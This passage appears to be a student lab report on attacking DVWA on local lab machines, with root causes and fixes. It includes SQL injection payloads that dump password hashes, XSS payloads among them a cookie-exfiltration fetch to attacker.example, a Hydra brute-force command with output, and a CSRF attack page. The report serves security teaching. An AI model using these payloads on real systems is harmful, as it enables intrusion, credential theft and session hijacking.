ID: 1' UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name='users'#
First name: admin
Surname: admin

ID: 1' UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name='users'#
First name:
Surname: USER

ID: 1' UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name='users'#
First name:
Surname: PASSWORD_ERRORS

ID: 1' UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name='users'#
First name:
Surname: PASSWORD_EXPIRATION_TIME

ID: 1' UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name='users'#
First name:
Surname: user_id

ID: 1' UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name='users'#
First name:
Surname: first_name

ID: 1' UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name='users'#
First name:
Surname: last_name

ID: 1' UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name='users'#
First name:
Surname: password

ID: 1' UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name='users'#
First name:
Surname: avatar

ID: 1' UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name='users'#
First name:
Surname: last_login

ID: 1' UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name='users'#
First name:
Surname: failed_login

ID: 1' UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name='users'#
First name:
Surname: role

ID: 1' UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name='users'#
First name:
Surname: account_enabled
```

6. **Dump usernames and passwords:**
   1' UNION SELECT NULL, CONCAT(user,':',password) FROM users #

Proof from terminal:

sudo mariadb -u root -p -e "USE dvwa; SELECT user,password FROM users LIMIT 20;"



```
ID: 1' UNION SELECT NULL, CONCAT(user,':',password) FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT NULL, CONCAT(user,':',password) FROM users#
First name:
Surname: admin:5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT NULL, CONCAT(user,':',password) FROM users#
First name:
Surname: gordonb:e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT NULL, CONCAT(user,':',password) FROM users#
First name:
Surname: 1337:8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT NULL, CONCAT(user,':',password) FROM users#
First name:
Surname: pablo:0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT NULL, CONCAT(user,':',password) FROM users#
First name:
Surname: smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

shivam@shivam: /var/www/html/dvwa/config
File Actions Edit View Help

```
┌──(shivam㉿shivam)-[/var/www/html/dvwa/config]
└─$ sudo mariadb -u root -p -e "USE dvwa; SELECT user,password FROM users LIMIT 20;
[sudo] password for shivam:
Enter password:
+---------+----------------------------------+
| user    | password                         |
+---------+----------------------------------+
| admin   | 5f4dcc3b5aa765d61d8327deb882cf99 |
| gordonb | e99a18c428cb38d5f260853678922e03 |
| 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b |
| pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 |
+---------+----------------------------------+

┌──(shivam㉿shivam)-[/var/www/html/dvwa/config]
└─$ 
```

(c) Root cause

The root cause is that user-supplied input is directly concatenated into SQL statements without proper separation between code and data, allowing an attacker to change query logic; there are no parameterized queries (prepared statements), inadequate input validation or type checks, and often an overly-privileged DB account, so crafted input can inject SQL fragments (e.g., ' OR '1'='1) that alter or extend the intended query and expose or modify data.

(d) Proposed fixes

Recommended: Prepared statements / parameterized queries:

```
$stmt = $pdo->prepare('SELECT first_name,last_name FROM users WHERE user_id = ?');
$stmt->execute([$id]);
```

OR

```
$stmt = $mysqli->prepare("SELECT first_name, last_name FROM users WHERE user_id =
?");
$stmt->bind_param("i", $id);
$stmt->execute();
$result = $stmt->get_result();
```

How this helps

Prepared statements separate SQL code from data: the DB driver treats the ?/named parameter purely as data, so an attacker cannot inject SQL syntax. The allowlist (ctype_digit) prevents non‑numeric input; least‑privilege prevents the app account from performing destructive operations even if somehow exploited.

Additional controls

- Limit returned columns and use LIMIT.
- Configure DB user with only necessary privileges (no DROP/CREATE).
- Set proper DB error handling (do not leak SQL errors to users).

Validation steps

- Try supplying non‑numeric id — should get 400 / sanitized rejection.
- Try SQL injection payloads — they should be treated as input and not change query logic.
- Review DB account permissions (SHOW GRANTS).

CVSS: High — can disclose credentials / full DB access.

2) Reflected XSS — vulnerabilities/xss_r


(a) Vulnerable page

http://192.168.1.9/dvwa/vulnerabilities/xss_r/

(b) Exploit — reproduction steps & payloads

1. Basic proof-of-execution:
   `<script>alert('XSS')</script>`

This injects a script tag that calls alert('XSS'). In DVWA Low, when that string is reflected into the page without escaping, the browser parses the <script> tag and runs the JavaScript, causing a modal popup with the text XSS.




Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? <script>alert('XSS')</script>

Hello

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.cgisecurity.com/xss-faq.html
- https://www.scriptalert1.com/



192.168.1.10


XSS

2. Cookie theft demo:
   `<script>alert(document.cookie)</script>`

What it does:
This executes alert(document.cookie), which displays the page's cookie string in a popup. In DVWA Low you'll typically see session cookies such as PHPSESSID=... printed by the alert.

What that demonstrates:


- Confirms the injected script can read client-side cookies (i.e., document.cookie is accessible).
- Shows the potential to access session identifiers or other client-side data — evidence of sensitive data exposure.



192.168.1.10

security=low; PHPSESSID=2239ad2fc2e01f25f4ec2074bb23de08

3. Cookie exfiltration :
```
<script>fetch('http://attacker.example/steal?c='+encodeURIComponent(document
.cookie))</script>
```



192.168.1.10/dvwa/vulnerabilities/xss_r/?name=<script>fetch('http%3A%2F%2Fattacker.com%2Fsteal%3Fcookie%3D'%2Bdocument.cookie)<%2Fscript>+#


Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? ='+document.cookie)</script>

Hello

Note: when testing via URL, URL-encode payloads or use POST form.

4. Image tag : <img src=x onerror="alert('XSS')">



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? src=x onerror="alert('XSS')">

Hello

(c) Root cause

The application takes attacker-controlled input and reflects it back into an HTTP response without context-aware encoding or sanitization, so browser interprets that input as executable markup/JavaScript; because output is not escaped for the HTML/attribute/JS context where it’s used (and defenses like HttpOnly cookies or CSP may be absent), a malicious payload submitted in a URL or form executes immediately in the victim’s browser.

User input is echoed directly into HTML without encoding:
// Vulnerable code
echo '<pre>Hello ' . $_GET['name'] . '</pre>';

(d) Proposed fixes

Output encoding: encode in context (HTML-escape, attribute-escape, JS-escape) before rendering:

```
echo htmlspecialchars($q, ENT_QUOTES | ENT_SUBSTITUTE, 'UTF-8');
```

- **Defense-in-depth:** set `HttpOnly` on session cookies, use `Content-Security-Policy` to reduce JavaScript execution, input validation (but prefer output encoding).
- **Frameworks:** use templating engines with automatic escaping.

Cookie-theft note (short)
If cookies are not `HttpOnly`, injected JS can read `document.cookie` and leak session tokens, enabling session hijacking.


CVSS: Medium–High depending on session impact.

3) Stored (Persistent) XSS — vulnerabilities/xss_s

(a) Vulnerable page

`http://192.168.1.9/dvwa/vulnerabilities/xss_s/`

(b) Exploit — reproduction steps & payloads



Vulnerability: Stored Cross Site Scripting (XSS)

Name * TestUser

Message * <script>alert('Stored XSS')</script>

Name: test
Message: This is a test comment.

Name: test
Message: This is a test comment.

192.168.1.10

Stored XSS

(c) Root cause (short)

The app persistently stores raw user content (comments, profile fields, etc.) and later renders it into pages without proper escaping or sanitization, meaning any stored HTML/JS will execute in every visitor's browser; this stems from trusting input, lacking an allowlist sanitizer or output encoding, and insufficient separation of data and presentation, so malicious scripts survive storage and are served to others.

(d) Proposed fixes

```
// Vulnerable storage

$message = $_POST['mtxMessage'];

mysqli_query($conn, "INSERT INTO guestbook (name, comment) VALUES ('$name', '$message')");

// Vulnerable display

echo $row['comment']; // No encoding
```

Proposed Fix:

```
echo htmlspecialchars($row['comment'], ENT_QUOTES, 'UTF-8'); // Encode on output

$message = strip_tags($_POST['mtxMessage']); // Alternative: Sanitize on input (less preferred)
```

CVSS: High — persistent attacks affect all users and can lead to session theft or account takeover.

Part C — Auth / session / logic problems (intermediate


1. Brute Force / Password Strength

(a)Vulnerable Page: `/vulnerabilities/brute/`


(b) Exploit

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.1.10 http-post-form
"/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:Login
failed"}
```

This command instructs the **Hydra** tool to perform a dictionary-based **HTTP POST brute-force attack** against the DVWA login page on the target server (192.168.1.10). It uses the username **admin** and attempts every password found in the **rockyou.txt** file. The attempt is considered successful if the response page **does not** contain the text "Login failed."



```
┌──(shivam㉿ shivam)-[/var/www/html/dvwa/config]
└─$ cd /usr/share/wordlists

┌──(shivam㉿ shivam)-[/usr/share/wordlists]
└─$ ls rockyou*
rockyou.txt.gz

┌──(shivam㉿ shivam)-[/usr/share/wordlists]
└─$ sudo gunzip rockyou.txt.gz
[sudo] password for shivam:

┌──(shivam㉿ shivam)-[/usr/share/wordlists]
└─$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.1.10 http-post-form
"/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:Login fai
led"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in milit
ary or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-21 22:14:41
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:143
44399), ~896525 tries per task
[DATA] attacking http-post-form://192.168.1.10:80/dvwa/vulnerabilities/brute/:usern
ame=^USER^&password=^PASS^&Login=Login:Login failed
[80][http-post-form] host: 192.168.1.10   login: admin   password: iloveyou
[80][http-post-form] host: 192.168.1.10   login: admin   password: 12345
[80][http-post-form] host: 192.168.1.10   login: admin   password: princess
[80][http-post-form] host: 192.168.1.10   login: admin   password: rockyou
[80][http-post-form] host: 192.168.1.10   login: admin   password: 123456789
[80][http-post-form] host: 192.168.1.10   login: admin   password: password
[80][http-post-form] host: 192.168.1.10   login: admin   password: 123456
[80][http-post-form] host: 192.168.1.10   login: admin   password: 12345678
[80][http-post-form] host: 192.168.1.10   login: admin   password: abc123
[80][http-post-form] host: 192.168.1.10   login: admin   password: 1234567
[80][http-post-form] host: 192.168.1.10   login: admin   password: nicole
[80][http-post-form] host: 192.168.1.10   login: admin   password: monkey
[80][http-post-form] host: 192.168.1.10   login: admin   password: daniel
[80][http-post-form] host: 192.168.1.10   login: admin   password: lovely
[80][http-post-form] host: 192.168.1.10   login: admin   password: jessica
[80][http-post-form] host: 192.168.1.10   login: admin   password: babygirl
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-21 22:14:44
```



192.168.1.10/dvwa/vulnerabilities/brute/?username=admin&password=password&Login=Login#

Vulnerability: Brute Force

Login

Username:

Password:

Welcome to the password protected area admin

You can see in the URL that the password is clearly available, which is very vulnerable

(c) Root Cause:
No rate-limiting or lockout on repeated login attempts. The system trusts unlimited POST submissions.

(d) Proposed Fix:

- Implement rate-limiting (e.g., 5 attempts/minute).
- Use CAPTCHA or exponential backoff.
- Log failed login attempts and temporarily block IPs.

```
// Conceptual Rate Limiting Check (PHP)
$max_attempts = 5;
$time_window_sec = 60;

// Query the database for recent failed attempts by the user's IP address
$failed_attempts = db_query("SELECT COUNT(*) FROM login_attempts
                      WHERE ip = '{$_SERVER['REMOTE_ADDR']}'
                      AND timestamp > DATE_SUB(NOW(), INTERVAL $time_window_sec SECOND)");

if ($failed_attempts >= $max_attempts) {
   die("Too many failed attempts. Try again in 60 seconds.");
}
// If allowed, proceed with actual login check and log the attempt (success or failure)
```

2. CSRF (Cross-Site Request Forgery)

Vulnerable Page: `/vulnerabilities/csrf/`


Steps to Exploit:

1. Login to DVWA in one tab.

Create a malicious HTML file on attacker machine:

```
<html>
<body>
  <h3>CSRF Attack</h3>
  <img
src="http://192.168.1.6/dvwa/vulnerabilities/csrf/?password_new=hacked&password_conf=hacked&Change=
Change#" />
</body>
</html>
```

2. Open this file in browser while still logged in → victim's password changes silently.



192.168.1.6/dvwa/vulnerabilities/csrf/?password_new=hacked&password_conf=hacked&Change=Change#"

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

Password Changed.

Note: Browsers are starting to default to setting the SameSite
some types of CSRF attacks. When they have completed their
expected.

Announcements:

- Chromium
- Edge
- Firefox

192.168.1.6/dvwa/vulnerabilities/csrf/test_credentials.php

Test Credentials

Vulnerabilities/CSRF

Valid password for 'admin'

Username

Password

The core vulnerability is that the password change function is executed merely by receiving a valid authenticated request, and it does not require the user's current password for confirmation.

Since the entire action, including the new password, is defined in the URL parameters, the vulnerability is exposed because the server accepts a **GET request** (like the one forced by an `<img>` tag) to process the change. As long as the victim's session cookie is active, an attacker can coerce the browser to send this request, changing the password without the victim's knowledge or consent.

Root Cause:
The password change form lacks a CSRF token, so any authenticated request is accepted blindly.

Proposed Fix:

- Add unique CSRF tokens to every sensitive form.
- Validate tokens on the server before processing.
- Check `Referer`/`Origin` headers.

3. Insecure Direct Object Reference (IDOR)

The IDOR (Insecure Direct Object Reference) vulnerability in DVWA typically involves accessing user information, such as profile details, by changing a predictable parameter value in the URL.

IDOR (Insecure Direct Object Reference) is a vulnerability where an application exposes a reference (usually a simple, predictable identifier) to an internal object—file, record, invoice, user profile, etc.—and grants access based only on possession of that reference. If authorization is not checked server-side, an attacker who can guess or change the ID can retrieve or manipulate another user's resource simply by substituting a different identifier.

Why IDOR failed (despite "low"): the specific DVWA endpoint I tested enforces a server-side ownership/authorization check before returning the resource. In practice, this means the code looks up the requested object ID and then compares its owner to the current session user (for example, if ($resource['owner_id'] !== $_SESSION['user_id']) { deny(); }). Because that ownership comparison runs on the server, simply changing the id parameter in the URL does not bypass access control — the request is evaluated against the logged-in user and is rejected. This is the single most common and decisive reason an ID change does not produce unauthorized access even when other protections are weak.

A secondary but still likely reason (if the ownership check is not present) is that I could be testing the wrong endpoint or a patched DVWA version: the testable "weak_id" module may be a different URL than the one you tried, or the lab code in your DVWA release was updated to remove that particular IDOR. Either way, the observable outcome—access denied or no change when IDs are modified—points to a server-side control (ownership check or endpoint change), not a client-side problem.

Typical fixes for IDOR problems (what should be done in applications): never authorize based on client-supplied IDs alone—always perform server-side authorization checks mapping the resource to the authenticated user and enforce ACLs. Replace predictable identifiers with indirect or unguessable references (e.g., opaque UUIDs or per-user tokens) when appropriate, and log/monitor failed access attempts.

